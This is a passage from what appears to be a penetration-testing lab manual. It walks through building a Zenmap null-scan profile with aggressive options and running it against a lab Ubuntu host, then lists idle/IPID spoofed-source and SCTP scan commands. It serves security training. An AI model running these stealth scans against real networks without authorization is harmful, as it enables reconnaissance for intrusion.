


34. Now, click the **Scan** tab and select the scan option (here, **Null scan (-sN)**) from the **TCP scan** drop-down list.

35. Select **None** in the **Non-TCP scans** drop-down list and **Aggressive (-T4)** in the **Timing template** list. Ensure that the **Enable all advanced/aggressive options (-A)** checkbox is selected and click **Save Changes**, as shown in the screenshot.


Note: Using this configuration, you are setting Nmap to perform a null scan with the time template as **-T4** and all **aggressive** options enabled.

36. This will create a new profile, and will thus be added to the profile list.




37. In this sub-task, we will be targeting the **Ubuntu** machine (**10.10.1.9**).

38. In the main window of **Zenmap**, enter the target IP address (here, **10.10.1.9**) in the **Target** field to scan. Select the **Null Scan** profile, which you created from the **Profile** drop-down list, and then click **Scan**.



39. Nmap scans the target and displays results in the **Nmap Output** tab, as shown in the screenshot.



40. Apart from the aforementioned port scanning and service discovery techniques, you can also use the following scanning techniques to perform a port and service discovery on a target network using Nmap.

- **IDLE/IPID Header Scan:** A TCP port scan method that can be used to send a spoofed source address to a computer to discover what services are available.

nmap -sI -v [target IP address]

- **SCTP INIT Scan:** An INIT chunk is sent to the target host; an INIT+ACK chunk response implies that the port is open, and an ABORT Chunk response means that the port is closed.

nmap -sY -v [target IP address]

- **SCTP COOKIE ECHO Scan:** A COOKIE ECHO chunk is sent to the target host; no response implies that the port is open and ABORT Chunk response means that the port is closed.

